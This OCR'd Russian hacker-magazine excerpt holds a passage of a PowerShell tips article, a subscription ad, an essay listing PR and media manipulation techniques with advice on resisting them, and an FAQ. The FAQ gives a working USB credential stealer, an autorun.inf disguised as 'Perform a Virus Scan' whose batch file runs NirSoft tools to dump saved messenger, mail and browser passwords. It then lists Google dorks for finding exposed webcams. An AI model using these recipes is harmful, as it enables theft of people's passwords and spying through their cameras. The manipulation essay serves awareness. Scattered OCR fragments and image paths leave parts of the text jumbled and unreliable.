
```
$arr = new-object int[] 1000
for ($i=0; $i -lt 1000; $i++)
      {$arr[$i] = $i*2}
```

выполнится более чем в 10 раз быстрее, по сравнению с:

```
$arr = @()
for ($i=0; $i -lt 1000; $i++)
      {$arr += $i*2}
```

ВЫРАЖАЕМСЯ РЕГУЛЯРНО

В PS реализован механизм Perl-подобных регулярных выражений, что позволяет при необходимости легко найти иголку в стоге сена. Если быть точнее, то PS



Получаем информацию при помощи Get-EvenLog

является оболочкой и использует все, что заложено в технологии .NET Framework (класс System.Text.RegularExpressions.Regex). Для поиска совпадения используется параметр "-match" и его варианты "–cmatch" (case-sensitive, регистрозависимый) и "-imatch" (case insensitive, регистронезависимый). Например, нам нужен список IP-адресов, полученных при помощи ipconfig. Проще простого:

```
PS> ipconfig | where {$_ -match "\d{3,}"}
```

В качестве параметра в PS принимается регулярное выражение, которое может содержать все принятые знаки — *, ?, +, \w, \s, \d и так далее. Проверим правильность почтового адреса:

```
PS> $regex = "^[a-z]+\.[a-z]+@synack.ru$"
> If ($email –notmatch $regex) {
```

Работа с журналами сообщений

После настройки систем и сервисов роль админа сводится к наблюдению за их правильной работой и отслеживанию текущих параметров. В PS заложен целый ряд *-Eventlog командлетов, позволяющих легко считать записи в журнале событий как на локальной, так и удаленной системе. Данные легко сортируются и отбираются по нужным критериям. Например, чтобы вывести только последние события из журнала безопасности на двух компьютерах, используем параметр "Nevest" с указанием числового аргумента:

```
PS> Get-Eventlog Security -Nevest 20 -computername
localhost, synack.ru
```

Теперь выведем только события, имеющие определенный статус:

```
PS> Get-Eventlog Security -Message "*failed*"
```

А вот так можно собрать все данные об успешной регистрации пользователей (события с EventID=4624):

```
PS> Get-Eventlog Security | Where-Object {$_.
EventID -eq 4624}
```

Логокопатель Windows


В PS v2.0 CTP3 появился командлет Get-WinEvent, который в некоторых случаях предоставляет более удобный формат доступа к данным. Получим список провайдеров, отвечающих за обновления:

```
PS> Get-WinEvent -ListProvider *update*
Microsoft-Windows-WindowsUpdateClient {System,
Microsoft-Windows-WindowsUpdateClient/
Operational}
```

В зависимости от установленных ролей и компонентов, список будет разным, но нас интересует провайдер для Windows Update. Теперь смотрим установленные обновления:

```
PS> $provider = Get-WinEvent -ListProvider
Microsoft-Windows-WindowsUpdateClient
PS> $provider.events | ? {$_.description -match
"success"} | select id,description | ft -AutoSize
```

В итоге мы можем достаточно просто получить любую информацию о состоянии системы.



▶ info

• Введение в PowerShell — статья «Капитан PowerShell и администрирование будущего» в сентябрьском номере за 2009 год.

• Удаленное управление при помощи PowerShell рассмотрено в статье «Незримое присутствие» в][_03_2010.

• При наборе команд не забывай об автодополнении (клавиша <Tab>), а также возможности копирования и вставки правой кнопкой мышки.

▶ links

• Официальные ресурсы, посвященные PowerShell — microsoft.com/powershell, blogs.msdn.com/PowerShell

• Специализированные ресурсы — powershellcommunity.org, pwrshell.net, powershelltools.com, powershell.wik.is.

• Пакет Unix утилит для Windows — gnuwin32.sf.net

• Статья «Регулярные выражения Perl». — www.xakep.ru/post/19474

```
PS C:\Windows> import-module grouppolicy -verbose
ПОДРОБНО: Импорт командлета "Backup-GPO".
ПОДРОБНО: Импорт командлета "Copy-GPO".
ПОДРОБНО: Импорт командлета "Get-GPInheritance".
ПОДРОБНО: Импорт командлета "Get-GPO".
ПОДРОБНО: Импорт командлета "Get-GPOReport".
ПОДРОБНО: Импорт командлета "Get-GPPermissions".
ПОДРОБНО: Импорт командлета "Get-GPPrefRegistryValue".
ПОДРОБНО: Импорт командлета "Get-GPRegistryValue".
ПОДРОБНО: Импорт командлета "Get-GPResultantSetOfPolicy".
ПОДРОБНО: Импорт командлета "Get-GPStarterGPO".
ПОДРОБНО: Импорт командлета "Import-GPO".
ПОДРОБНО: Импорт командлета "New-GPLink".
ПОДРОБНО: Импорт командлета "New-GPO".
ПОДРОБНО: Импорт командлета "New-GPStarterGPO".
ПОДРОБНО: Импорт командлета "Remove-GPLink".
ПОДРОБНО: Импорт командлета "Remove-GPO".
ПОДРОБНО: Импорт командлета "Remove-GPPrefRegistryValue".
ПОДРОБНО: Импорт командлета "Remove-GPRegistryValue".
ПОДРОБНО: Импорт командлета "Rename-GPO".
ПОДРОБНО: Импорт командлета "Restore-GPO".
ПОДРОБНО: Импорт командлета "Set-GPInheritance".
ПОДРОБНО: Импорт командлета "Set-GPLink".
ПОДРОБНО: Импорт командлета "Set-GPPermissions".
ПОДРОБНО: Импорт командлета "Set-GPPrefRegistryValue".
ПОДРОБНО: Импорт командлета "Set-GPRegistryValue".
PS C:\Windows>
```

Модуль управления групповыми политиками

В некоторых случаях Where приводит к замедлению работы PowerShell скрипта

```
> Write-Error "Invalid e-mail address $email"
>}
```

Теперь, если почтовый адрес не принадлежит домену synack.ru и не попадает под шаблон (то есть содержит запрещенные знаки), то пользователь получит сообщение об ошибке (о командлете Write-Error читай в мини-статье «Форматируем вывод»). Не буду останавливаться на подробном разборе и перечислении всех возможных параметров, используемых в регулярных выражениях, это достаточно емкая тема (см. статью «Регулярные выражения Perl» www.xakep.ru/post/19474). Кстати, на сегодня доступны специальные утилиты, помогающие составлять регулярное выражение под требуемую оболочку. Например, RegexBuddy (regexbuddy.com/powershell.html) или RegexMagic (regexmagic.com). Кроме поиска совпадения, в PS реализована еще одна ценная возможность — замена содержимого по шаблону, для чего используется оператор «-replace» (а также «-ireplace» и «-creplace»). Шаблон для замены выглядит так:

```
-replace "шаблон_текста","шаблон_замены"
```

Например, прочитаем файл и заменим все строки "Warning", на "!!!Warning":

```
PS> Get-Content -path system.log | foreach {$_ -replace
"Warning", "!!!Warning"}
```

Если второй параметр не указан, совпавшая запись будет просто удалена. Как и в Perl, захваченные в первой части выражения символы сохраняются в специальных переменных, которые могут быть использованы при замене. Так $0 соответствует всему совпавшему тексту, $1 — первое совпадение, $2 — второе и так далее. То есть предыдущее выражение можно переписать так:

```
PS> Get-Content -path system.log | foreach {$_ -replace
"(Warning)", "!!!$0"}
```

ЦИГИЛЬ-ЦИГИЛЬ

Теперь, собственно, как и при помощи чего проверять эффективность написанного скрипта. Разработчики Microsoft не стали усложнять нам жизнь, и в PS из коробки включен специальный командлет Measure-Command, позволяющий замерить время выполнения команды или скрипта.
Из командной строки PS реализован прямой доступ к командам оболочки CMD, объектам COM, WMI и .NET, поэтому очень удобно определять разницу во времени исполнения самых разных утилит. Просто вводим запрос в строке приглашения. Для примера произведем два замера:

```
PS> Measure-Command {ServerManagerCmd -query}
TotalMilliseconds: 7912,7428

PS> Measure-Command {Get-WindowsFeature}
TotalMilliseconds: 1248,9875
```

Отсюда видно, что нэйтивные команды в PS выполняются значительно быстрее.

ЗАКЛЮЧЕНИЕ

PowerShell сделан очень удобным и функциональным, на нем просто писать скрипты, выбирать и форматировать данные. Но за удобство приходится расплачиваться медлительностью написанных скриптов. Надеюсь, приведенные советы по оптимизации помогут тебе в изучении этой оболочки.

ПОДПИШИТЕСЬ
shop.glc.ru

Подписка – это:
- Выгода
- Гарантия
- Сервис

«GAMING»

Страна Игр — выходит 2 раза в месяц
6 мес. 2400 руб.
12 мес. 4400 руб.

PC Игры
6 мес. 1300 руб.
12 мес. 2300 руб.

ТЕХНО LIFE

T3
6 мес. 912 руб.
12 мес. 1656 руб.

DVDXPERT
6 мес. 1080 руб.
12 мес. 1960 руб.

«КИНО»

Total DVD
6 мес. 1200 руб.
12 мес. 2200 руб.

«ФОТО»

DigitalPhoto
6 мес. 1056 руб.
12 мес. 1920 руб.

Фото Мастерская
6 мес. 747 руб.
12 мес. 1350 руб.

LIFE STYLE

Хулиган
6 мес. 792 руб.
12 мес. 1440 руб.

Smoke
3 мес. 630 руб.
6 мес. 1140 руб.

«БИЗНЕС»

Свой бизнес
6 мес. 890 руб.
12 мес. 1630 руб.

«ЦИФРОВЫЕ ТЕХНОЛОГИИ»

Хакер
6 мес. 1200 руб.
12 мес. 2100 руб.

Железо
6 мес. 1200 руб.
12 мес. 2100 руб.

Мобильные компьютеры
6 мес. 990 руб.
12 мес. 1790 руб.

«АВТО»


Тюнинг автомобилей
6 мес. 726 руб.
12 мес. 1320 руб.

Форсаж
6 мес. 600 руб.
12 мес. 1080 руб.

«СПОРТ»

skipass — только на сайте
4 мес. 628 руб.
8 мес. 1136 руб.

Onboard — только на сайте
4 мес. 464 руб.
8 мес. 848 руб.



Mountain Bike — только на сайте
4 мес. 556 руб.
8 мес. 1008 руб.

TotalFootball
6 мес. 774 руб.
12 мес. 1404 руб.

«РУКОДЕЛИЕ»

Вышиваю крестиком
6 мес. 564 руб.
12 мес. 1105 руб.


6 мес. 2100 руб.
12 мес. 3720 руб.

6 мес. 2052 руб.
12 мес. 3744 руб.

6 мес. 3150 руб.
12 мес. 5580 руб.

МЕДИА ДЛЯ ЭНТУЗИАСТОВ

Оксана «Oriyana» Андреева oriyana@xaker.ru



PSYCHO:

PR-ИНЪЕКЦИИ В СОЗНАНИЕ НАРОДА

Манипулятивные приемы подачи информации и инструменты манипуляции массовым сознанием

Мы сами создаем свою субъективную реальность, отличающуюся от исходников настоящего мира. Именно за ней охотятся пиарщики, маркетологи, журналисты, политики. Идет война за наши умы, за наши привязанности, за наш выбор. Оружием в этой войне выступают манипуляции, призванные искажать наше восприятие, влияя на конечный результат. Мы должны изучить это оружие, чтобы самостоятельно управлять собой и делать осознанный выбор.

Введение

Начиная со второй половины XX века, телевидение, СМИ и реклама стали основными инструментами воздействия на массовое сознание. Наши чувства, эмоции, желания, решения, а иногда и мировоззрение создаются людьми, которые профессионально занимаются PR-ом.

Аббревиатура PR и его суть достаточно популярны и распространены в современном обществе. Его делят на подвиды, пишут о нем книги и учебные пособия, создают факультеты, институты и агентства, устраивают войны на его основе, выводят правила, приемы, принципы, основы, закономерности... Что же такое PR? Public Relations (связи с общественностью) — это продолжительные, планируемые усилия, которые направлены на создание и поддержку взаимопонимания и доброжелательных отношений между организацией и общественностью. Я бы еще сюда добавила: создание образа бренда, человека, мероприятия.

Что интересно, все эти усилия могут быть направлены не на свою, а на другую сторону, и с негативным подтекстом. И здесь мы уже сталкиваемся с понятием «черного» PR-а. Провокации, компроматы, акцент на негативных чертах — эти приемы успешно используются для создания негативного образа конкурента, маскируясь под вполне благородные цели. Имея в арсенале такие мощные инструменты управления, грех было бы ими не воспользоваться. И ими отлично пользуются: политики, крупные бренды, большие социальные группы и все, кто хочет и имеет возможность привлечь на свою сторону коллективное сознание и бессознательное.

Проводятся эти мероприятия по массовому манипулированию не интуитивно, «авось, получится», а вполне продуманно и организованно. Поскольку прямое взывание к сознанию выбрать товар, услугу или кандидата воспринимается нами как грубая агитация и вызывает негативную реакцию, для достижения цели используются другие, менее явные способы. PR-щики отлично знают, какую струну нашей души зацепить и на какую кнопку бессознательного нажать, чтобы достичь нужного эффекта. И об этом мы поговорим подробнее.

Принципы воздействия на массовое сознание

• Принцип последовательности: если мы убедили человека сделать первый шаг — считай, начало положено. Например, он заявил в камеру, что будет голосовать за кандидата Н. И теперь он должен отстаивать свою позицию, если не хочет, чтобы за ним закрепилась слава «непоследовательного балабола». А если он еще и принял участие в дебатах на тему «Какой кандидат лучше» — дело практически сделано. У нас в сверхсознании заложены установки: «если сказал А, говори Б», «начал дело — закончи», «настоящие мужчины не меняют мнения как перчатки». И на этих установках можно играть.

• Принцип авторитета: мы склонны доверять людям, которые уже добились славы, признания, авторитета. Таким людям мы подсознательно приписываем умение лучше разбираться в любых вопросах. Пример. Предвыборная кампания. Старушка с улицы говорит, что будет голосовать за кандидата В. А звезда шоу-бизнеса заявляет о симпатии к кандидату П. Чье слово выглядит авторитетнее? Другой пример: известный спортсмен рекламирует стиральный порошок или зубную пасту — ему мы поверим больше, чем незнакомому человеку.

• Принцип благосклонности: мы легче верим симпатичному и обаятельному, чем некраси-

Сколько изданий — столько и мнений. Кому верить?

вому и угрюмому. С одной стороны, красивому человеку хочется сделать что-то приятное, с другой — срабатывает ассоциация «Если он пользуется туалетной водой «Boss» и при этом имеет такую популярность среди женщин, то, наверное, в этом парфюме что-то есть...». В психологии это называют гало-эффектом. Понятно, почему в большинстве рекламных роликов мы видим красавцев и красавиц. Если же в ролике задействован человек не особо привлекательной внешности, можно говорить о том, что реклама ориентирована на чувства, а не на принцип аналогии или благосклонности.

• Принцип заразительности: если большинство людей покупает какой-либо товар, велика вероятность, что мы неосознанно сделаем то же самое, раз так много покупателей его берут, значит, он хороший. Наверное, ты не раз замечал, что возле одного лотка стоит толпа, а возле другого — пара человек, притом, что товар там и там примерно одинакового качества.

• Принцип взаимного обмена: в супермаркете тебе предлагают бесплатно попробовать новый сок. Многие из нас в качестве признательности купят его, даже если он не нужен. Срабатывает установка «за все нужно платить» или «сделали приятное — скажи «спасибо»». Принцип взаимного обмена хорошо работает и тогда, когда кандидат в мэры раздает старичкам крупу или яблоки, а они из чувства благодарности за него голосуют.

• Принцип дефицита: мы все знакомы с рекламными фразами «Только сегодня! Только до 18:00! Скидка 30%!». Страх опоздания и потери движет людьми, часто заставляя их покупать ненужные товары.

Приемы манипулирования, используемые в СМИ и PR

• Принцип первоочередности: наша психика устроена так, что сознание запоминает то, что стало известно в первую или в последнюю очередь, а бессознательное — то, что «спрятано» посредине. Вспоминаем знаменитую тройную петлю Милтона Эрикссона.

• Очевидцы событий, или эффект присутствия: сторона-манипулятор подбирает людей, которые якобы были очевидцами обсуждаемого события. Например, «Гражданин Н., работающий дворником, в то утро видел, как в 5:43 утра мужчина из черной «Хонды» передал человеку в серебристой «Тойоте» папку с документами. Имя свидетеля мы не называем в целях его безопасности». В данном случае проверить этот факт невозможно, но возмущенное народное сознание быстро словит «засекреченную» информацию, не проверяя ее истинность. Обрати внимание: указание точного времени (или других данных, которые невозможно проверить) вызывает доверие и одновременно отвлекает внимание от других фактов, которые нужно скрыть.
Совсем уж явно этот прием показан в передачах типа «Любовные истории с Юлианой Шаховой» или «Окна с Дмитрием Нагиевым», когда актеры воспроизводят криминальный или любовный сюжет более или менее приближенно к реальности. Естественно, перед камерой никто никого убивать не будет, но вид ножа и испуганное лицо «жертвы» как будто переносят на место происшествия. Согласись, вставляет намного больше, чем сухой рассказ, хотя умом и понимаешь, что все наиграно. А вот инсценированные съемки с места боевых действий иногда и не отличишь от реальных. Один репортер вспоминал, как они приезжали в Афганистан снимать войну, а там как назло именно в тот момент боевых действий не было. Тогда они заказывали имитацию — доплачивали талибам за то, что они наденут маски, побегают и постреляют на заднем плане. Свист пуль, сотрясающаяся камера, напряженный голос журналиста, перекрикивающий грохот канонад — все это заставляет нас верить в реальность боевых действий. Ну и небольшой

Ролик Pepsi с Бритни Спирс стал одной из самых громких реклам с участием звезды шоу-бизнеса. Отличный пример того, как популярность субъекта влияет на потребителя

акцент, «случайно» поставленный репортером, окончательно убеждает нас в агрессивности той или иной стороны. Эффект достигнут.

В данном случае «спецэффекты», сопровождающие подачу информации, отвлекают от всех возможных несовпадений в текстовке, а иногда и от самой текстовки. Мы ведь любим зрелища, правда? :)

• Образ врага: искусственно формируется образ, несущий угрозу обществу. Это может быть партия, соседнее государство, религия или болезнь. Когда люди чувствуют угрозу, их сознание сужается, и они объективно воспринимают только информацию, связанную с защитой себя. Легко управлять людскими массами в этом состоянии. Например, из боязни заразиться свиным гриппом люди не выходят на забастовки или предвыборные митинги.

• Смещение акцентов: любопытный прием, когда общеизвестная негативная сторона кандидата, явления, продукта упоминается вскользь, но при этом делается сильный акцент на положительных качествах. Например, «Нам прожужжали уши о криминальном прошлом этого человека, но мало кто знает, что именно он всегда защищал слабых, вставал на сторону справедливости, помогал нуждающимся. И об этом давайте подробнее...»

• Эмоциональное заражение: прием, помогающий обойти логические выводы (сознание) за счет использования чувств (подсознание и сверхсознание). Пример: «Да, мы знаем, что Х. украл большую сумму денег (вердикт сознания — «виноват»). Но знаем ли мы о причинах? Знаем ли мы о том, что эти деньги были потрачены на строительство детского дома (приюта для собачек, больницы для онкобольных)? (чувства выходят на первый план, доводы сознания ослабевают)». Лучше всего этот прием использовать в толпе, где критичность восприятия информации снижена, и люди верят эмоциональному лидеру. К лидерам, частично использующим прием эмоционального заражения, можно отнести В. Жириновского, А. Гитлера.

• Показная проблематика: в мире ежедневно происходит множество событий. О некоторых из них едва упоминается, зато другие постоянно освещаются. Создаются паника, ажиотаж, чтобы отвлечь внимание от тех событий, которые манипулятор хочет скрыть.

• Удар на опережение: манипулятивный прием, часто используется в политической сфере. Возьмем две партии: А и Б. Партия А знает, что с ее репутацией не все гладко, и что информация об этом есть у партии Б. Поэтому А роет компромат на Б и первой наносит удар. После этого Б вместо нападения будет защищаться. Даже если со стороны Б ответный удар-таки будет, то партия уже опорочена, и эта информация людьми воспримется с недоверием.

• Ложный накал страстей, другими словами, сенсация, требующая быстрого принятия решения. Например, за 2-3 недели до выборов в прессе появляется негативный компромат (необязательно правдивый) на одного из лидирующих кандидатов. В свете новых событий электорату нужно срочно менять предпочтения, возникает некоторая паника. В атмосфере стресса подаваемая информация воспринимается некритично. Это самый подходящий момент, чтобы ненавязчиво переключить внимание людей на другого кандидата.

• Эффект правдоподобности: наша психика устроена так, что источник, которому мы доверяем, не проверяется на достоверность информации. Соответственно, если манипулятор подаст, например, 70% правды (или просто информации в таком виде, чтобы люди хотели в нее верить), то остальные 30% уже никто проверять не будет. Следует учитывать, что мы часто верим в то, во что хотим верить, даже если это далеко от истины.

• Эффект информационного штурма: например, манипулятору нужно скрыть информацию, которая уже поступила в широкие массы. Для этого в народ подается много разных, часто противоречивых версий по этому же вопросу. В таком потоке информации критичность и способность к анализу снижается, и те данные, которые желательно скрыть, просто теряются.

• Обратный эффект: прием хорошо работает в политике и бизнесе. В адрес кандидата льется столько негативной информации, что она в итоге достигает противоположного эффекта: вместо неприятия он начинает вызывать у публики жалость и желание защитить его.

• Будничный рассказ: лишь небольшую долю информации мы воспринимаем со слов, остальное: невербальные проявления, интонация, паузы, а фоновое сопровождение играет решающую роль в окончательном восприятии. Становится понятно, почему действует такой прием: негативные события подаются ровным и спокойным голосом, как будто ничего не произошло. И подсознание воспринимает все как нечто обыденное, привычное. И наоборот, диктор может подавать ничего не значащие данные тревожным напряженным голосом, на

Привидение гриппа H1N1 надолго парализовало общественную жизнь на постсоветском пространстве. Не говоря уже о панике. Кому это было выгодно?

заднем плане звучит тревожная музыка. Эффект воздействия на подсознание — потрясающий.

• Принцип контраста: вначале в очень негативном ключе освещаются люди или события, например, финансовый кризис. А потом на фоне этих событий подается информация о человеке, который ведет правильный образ жизни и выглядит положительно на фоне предыдущих действующих лиц. За счет игры на контрасте герой выглядит значительно ярче.

• Искусственное просчитывание ситуации: с помощью социологических исследований манипуляторы изучают популярность информации, которую собираются подавать (компромат, биографию, легенду). Непопулярную отбрасывают, а ту, что заинтересовала людей, подают в привлекательном виде, используя перечисленные приемы манипуляций.

зывается доверие к деятельности компании или политика. Например, он бывший спортсмен и достиг успеха на международной арене, значит и в политике он так же легко сможет добиться поставленных целей.

• Повторение: чем чаще звучит какая-либо информация, тем крепче она укореняется в сознании граждан, воспринимаясь как истина. Чем проще и понятнее фразы, тем сильнее эффект внушения. Большинство рекламных или политических слоганов подаются в виде коротких фраз.

Психологическая подоплека приемов манипулирования

Большинство приемов манипулирования строится на знании особенностей нашей психики: сознания и бессознательного (сверхсознания и подсознания). Поскольку подсознание (наши инстинкты, желания, потребности, чувства, эмоции) и сверхсознание (установки, воспитание, принципы морали, совести, укоренившиеся общественные нормы) сильнее, чем сознание, то основное воздействие при манипуляциях идет на них. Если надавить на жалость, призвать к справедливости, актуализировать угрозу здоровью, благополучию, вызвать чувство вины или благодарности, шокировать, можно добиться большего результата, чем просто разумно аргументировать в пользу того или иного выбора.

Поэтому для рекламы банка используется сюжет, где показана счастливая семья, имеющая все, что захочет (надежда на лучшее будущее); для рекламы партии — кадры, где кандидат заботится о пожилых людях (ассоциациирование старичков с родителями и благодарность за то, что не сделанное нами нужное дело, наконец сделано); вот почему с плакатов социальной рекламы на нас смотрят облысевшие после химиотерапии дети с отчаянием в глазах (вина за то, что мы, возможно, им уже не сможем помочь).

Если надавить на жалость, призвать к справедливости, актуализировать угрозу здоровью, благополучию, вызвать чувство вины или благодарности, шокировать, можно добиться большего результата, чем просто разумно аргументировать в пользу того или иного выбора

• Экспрессивный удар: этот прием производит эффект психологического шока, в результате которого снижается критичность, повышается эмоциональность, и за счет эмоций создается необоснованный негатив в адрес некоего кандидата или продукции. Например, показывается тяжелая жизнь людей, которые в двадцатиградусный мороз живут без отопления и горячей воды. Возмущение берет верх над разумом. В этот момент можно выдвигать обвинения в адрес, скажем, партии, которая «обещала и не сделала». Партия может не иметь отношения к событиям, но эмоциональная составляющая помогает сознанию принять все сказанное на веру.

• Ложные аналогии, или диверсия против логики: путем ложных аналогий у людей вы-

• Допуск к власти: прием для кардинального изменения мнения. Основан на том, что человеку устраивается встреча с лидером оппозиции, настроенным весьма доброжелательно. Сам эффект встречи со «знаменитостью», да еще и приветливой, может произвести сильное впечатление на человека, в результате он из чувства признательности кардинально меняет свое мнение на противоположное (нужное манипулятору). Например, фанат поп-музыки меняет свое мнение после теплой беседы с солистом рок-группы, которую он раньше не любил.

Обрати внимание, что большинство удачных рекламных сюжетов не затрагивают непосредственно рекламируемый продукт, услугу или кандидата. Они направлены на наши эмоции и чувства. А бессознательный механизм ассоциаций помогает связать сильный эмоциональный всплеск с рекламируемым объектом. Такая реклама делается не спонтанно: вначале возникают идеи, затем тщательно разрабатывается техника внедрения этих идей, потом тестовые варианты идут на социологические опросы, где «простые смертные» нажимают кнопочки

Архетип Вождя. Основные черты: мудрость, умение взять ответственность на себя, лидерство. Не правда ли, вызывает доверие?

эти образы и сценарии развития событий (мифологемы) перекликаются с уже знакомыми нам с детства сказками, легендами, мифами. Борьба политиков с коррупцией (кризисом, монополией и т.п.) ассоциируется с мифом про Георгия Победоносца, поражающего Змия. А этот миф, в свою очередь, восходит к мифам о Геракле, Зевсе и других богах; суть мифов — борьба Добра (политик, Георгий-Победоносец, Геракл) со Злом (коррупция, Змий, огнедышащее чудовище). В результате борьбы спасен народ (в мифах — образ, олицетворяющий народ). Кто, как и для чего борется с коррупцией — неизвестно, но искусственно проводимые аналогии играют на руку манипуляторам.

Точно так же для дискредитации конкурентов проводятся аналогии и с негативными образами. Например, электорат кандидата: рабочие, алкоголики, слой населения с низкой культурой — ассоциируется с образом Ада (нижний мир). Соответственно, высвечивая в прессе

Для дискредитации конкурентов проводятся аналогии и с негативными образами. Например, электорат кандидата: рабочие, алкоголики, слой населения с низкой культурой — ассоциируется с образом Ада (нижний мир).

и выбирают наиболее понравившиеся варианты. Самое же удачное воплощение идет в эфир.

Использование архетипов, символов и мифов для манипуляций бессознательным

Архетипы — это то коллективное бессознательное, которое дается каждому из нас при рождении. Это результат многовекового опыта наших предков, который передается в виде генетически заложенной информации. Мы можем их не осознавать, но из подсознания они воздействуют на наше поведение, мировоззрение, практически на все сферы нашей жизни. Архетипические образы автоматически распознаются нами как нечто близкое, наделенное знакомыми нам качествами. Образы Ангела, Героя, Мудреца успешно используют политики при построении своей легенды. Все

Грамотно организованная «Оранжевая революция» 2004 года всколыхнула сердца и сознание многих и за пределами Украины

PR — связи с общественностью

Запуск воздушных шаров — неизменный атрибут крупной PR-акции или рекламной кампании

эту категорию потенциальных избирателей конкурента, PR-щики на уровне подсознания сравнивают кандидата со злым началом. Подробнее об архетипах можно узнать из работ Карла Юнга.

Несколько примеров из жизни

Приведу несколько наиболее удачных примеров манипуляции массовым сознанием, чтобы проиллюстрировать, как это все работает.
Пример первый. Многие помнят «Оранжевую революцию» 2004 года в Киеве. Народ вышел на митинг. Против толпы брошены войска со щитами, дубинками и оружием.
И что увидели солдаты, прибывшие на «поле боя»? Их встречали не разъяренные мужики с палками, а старенькие бабушки с цветочками (сразу возникает ассоциация с пожилой матерью или бабушкой). Каково поднять дубинку на родную мать? Или на маленького улыбающегося ребенка, протягивающего тебе ручонку с апельсинкой? Организаторы акции хорошо знали, что солдаты — это, в первую очередь, люди. И в экстремальных ситуациях подсознание берет верх над приказом свыше. Кто был в это время на площади Независимости, помнит, какая атмосфера любви и добра там царила. Армия против таких эмоций бессильна.
Еще один важный момент: если бы солдаты все же подняли руку на беззащитных неагрессивных людей, не дававших повода для расправы, вмешались бы международные организации, наблюдавшие за происходящим. Проигрыш «синей» стороны был бы гарантирован еще сильнее.
Второй пример. В прошедших выборах на Украине основными лидерами были Юлия Тимошенко и Виктор Янукович. Перед самыми выборами, в некоторых печатных и интернет-СМИ прокатились новости о том, что Ю. Тимошенко собирается перекрыть доступ к социальным сетям odnoklassniki.ru и vkontakte.ru. А это наиболее посещаемые и любимые среди большинства ресурсы на территории бывшего СНГ. Документальной видеозаписи этих слов представлено не было, были только статьи, причем без цитат. И тут же были приведены дословные фразы людей из команды В. Януковича о том, что они постараются во что бы то ни стало не допустить закрытия ресурсов. Проверить эту информацию невозможно, да и если логически подумать, то, во-первых, это нарушение закона о свободе доступа к информации, во-вторых, прокси и VPN еще никто не отменял. Но люди в это поверили, началась паника. Пример хорошо демонстрирует приемы, описанные выше: «ложный накал страстей», «образ врага», «удар на опережение», «экспрессивный удар», «искусственное просчитывание ситуации», «повторение». По результатам предварительных опросов после этой «новости» рейтинг Юлии Тимошенко упал.

Заключение, или как не поддаваться манипуляциям со стороны СМИ и PR-щиков

Если мы среднестатистические граждане, живем в социуме и автоматически воспринимаем все, что нам подают, не поддаваться манипуляциям тяжело. Но возможно. Для этого достаточно:

- знать основные приемы воздействия (прочитав статью, ты уже имеешь о них представление);
- уметь выделить их в массе информации, льющейся на нас из СМИ, рекламных плакатов, слухов в интернете (имея перечень приемов — ищи, соотноси, тренируйся);
- понимать, что если это есть, значит, кому-то это выгодно (иначе, кто будет спонсировать ту же прессу);
- не принимать поспешных решений, особенно если налицо недостаток информации, или она не проверена;
- стараться иметь свое личное мнение по любому значимому для тебя вопросу;
- и, конечно же — думать, анализировать и больше доверять себе.

Осваивай, тренируйся и не забывай, что опытные манипуляторы — такие же люди, просто они чаще читают рубрику PSYCHO! :)

Антон Жуков antitster@gmail.com

faq united

@real.xakep.ru

Q: Мне кажется, все мои пароли увели. Причем кто-то из знакомых, кто имел доступ к компьютеру. Как это могло выйти?

A: Все зависит от фантазии злодея. Для осуществления его коварных замыслов вполне могла быть заготовлена специальная флешка, с помощью которой можно незаметно вытащить очень много полезной инфы. Скажем, многие пользователи, да и автор этой статьи например, позволяет браузеру и другим программам сохранять пароли. Вот их и проще всего увести с помощью нехитрого набора софта:

- MessenPass (www.nirsoft.net/utils/mspass.html) — восстанавливает пароли к большинству популярных программ для обмена мгновенными сообщениями: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ, Trillian, Miranda и GAIM;
- Mail PassView (www.nirsoft.net/utils/mailpv.html) — извлекает сохраненные пароли из почтовых клиентов: Outlook Express, Microsoft Outlook 2000, Microsoft Outlook 2002/2003, IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird;
- IE Passview (www.nirsoft.net/utils/internet_explorer_password.html) — выдергивает логины и пароли, сохраненные Internet Explorer-ом;
- Protected Storage PassView (www.nirsoft.net/utils/pspv.html) — восстанавливает все пароли, сохраненные в защищенном хранилище;
- PasswordFox (www.nirsoft.net/utils/passwordfox.html) — получает все пароли, сохраненные Firefox'ом.

Ничего не стоит, заранее сохранив бинарники на флешке, потом запускать их в автозапуске. Создаем autorun.inf со следующим содержанием:

```
[autorun]
open=launch.bat
ACTION= Perform a Virus Scan
```

А затем launch.bat:

```
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext
passwordfox.txt
```

После этого злоумышленнику остается только подключить флешку и в появившемся popup-окне выбрать "ACTION= Perform a Virus Scan", чтобы обзавестись большим количеством паролей, которые сохранятся в текстовых файлах.

Q: Как найти веб-камеры, доступ к которым открыт прямо из инета?

A: Вспоминаем статьи по поводу «Googlehack для маленьких!» (www.xakep.ru/magazine/xa/076/056/1.asp) и берем на вооружение несколько полезных запросов:

```
inurl:"CgiStart?page="
inurl:/view.shtml
intitle:"Live View / — AXIS
inurl:view/view.shtml
inurl:ViewerFrame?Mode=
inurl:ViewerFrame?Mode=Refresh
inurl:axis-cgi/jpg
inurl:axis-cgi/mjpg (motion-JPEG)
```

```
(disconnected)
inurl:view/indexFrame.shtml
inurl:view/index.shtml
inurl:view/view.shtml
liveapplet
intitle:"live view" intitle:axis
intitle:liveapplet
allintitle:"Network Camera
NetworkCamera" (disconnected)
intitle:axis intitle:"video
server"
intitle:liveapplet inurl:LvAppl
intitle:"EvoCam" inurl:"webcam.
html"
intitle:"Live NetSnap Cam-Server
feed"
intitle:"Live View / — AXIS"
inurl:indexFrame.shtml Axis
inurl:"MultiCameraFrame?Mode=Motio
n" (disconnected)
